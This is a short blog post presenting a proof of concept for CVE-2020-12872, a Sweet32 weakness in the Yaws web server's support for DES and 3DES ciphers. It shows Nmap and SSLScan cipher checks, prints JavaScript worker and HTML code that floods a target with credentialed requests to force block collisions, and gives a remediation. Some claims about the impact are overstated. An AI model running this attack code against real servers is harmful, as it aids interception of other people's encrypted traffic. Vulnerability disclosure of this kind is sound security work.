
CharlieLabs101 Follow
May 15, 2020 · 3 min read · Listen


CVE 2020–12872

PoC of CVE 2020–12872
First of all, I'm a researcher not a Hacker.
Yaws 2.0.2 ~2.0.6 and other versions might are vulnerable to Sweet32 Attacks, and how is this works:

First let's start Yaws server 2.0.2:




1. First we started Yaws 2.0.2 server in my Local Machine




Starting NMAP

2. Then, let's start NMAP and lets Scan for Ports and services running
I'm using the ssl-enum-ciphers script from NMAP.




Yaws Version

3. I'm Using Yaws 2.0.2 Version




4. As you can see here: Yaws is supporting weak ciphers as DES and 3DES.
Those ciphers are vulnerable to Sweet32 Attacks.
Sweet32 attack is basically a Cipher-Block Collision Attack.
When cipher-block is like 64-bit or less you can try Cipher-Block Collisions and then get information Disclosure of all the system.
But it can take a while.
To exploit this you gonna need a very faster computer or a nice cluster.
After exploit, you will intercept all the traffic between you and the server.



Starting SSLSCAN

5. Now let's use SSLScan to get more information about the Ciphers.



6. As you can see here, Yaws is supporting TLS 1.0+ with DES-CBC3-SHA
You can read more about sweet32 attacks here: http://sweet32.info/

7. How I exploit a server vulnerable to Sweet32 Attack?


```
var url = "https://A_Vulnerable_Server/index.html";
var xhr = new XMLHttpRequest;

// Expand URL to ~4kB using a query string
// Alternatively, force a large cookie
url += "?";
var x = 10000000;
for (var i=0; i<=500; i++) {
    url += x++;
}


while(true) {
    xhr.open("HEAD", url, false);
    xhr.withCredentials = true;
    xhr.send();
    xhr.abort();
}
```

worker.js

```html
<html>
  <body>
    <script>
    var W = new Array;
    for (var i=0; i<8; i++) {
        var x = new Worker("worker.js");
        W.push(x);
    }
    </script>
  </body>
</html>
```

attack.html

And to intercept the traffic you can use for instance wireshark.



This is just an Example

Just run and wait for the collisions.
It may take a while... But after the exploitation you will intercept all the traffic between you and the server.

How to fix?
Just ending support to DES and 3DES ciphers :)
I tried contact to Yaws Staff.
Hey, I would like to help and fix this issue as soon as possible!

Gratz and sources:
Gratz: **CharlieLabs101**
Yaws Project: http://yaws.hyber.org/
Yaws LICENSE: https://github.com/erlyaws/yaws/blob/master/LICENSE
Sweet32 Info: https://sweet32.info/
Wireshark: https://www.wireshark.org/
Contact: *charlieLabs101@protonmail.com*

49c1bae58d5dcdbbfc62bc1c3985e0ec8b9f9250306499c9ac42b510d2ef5de5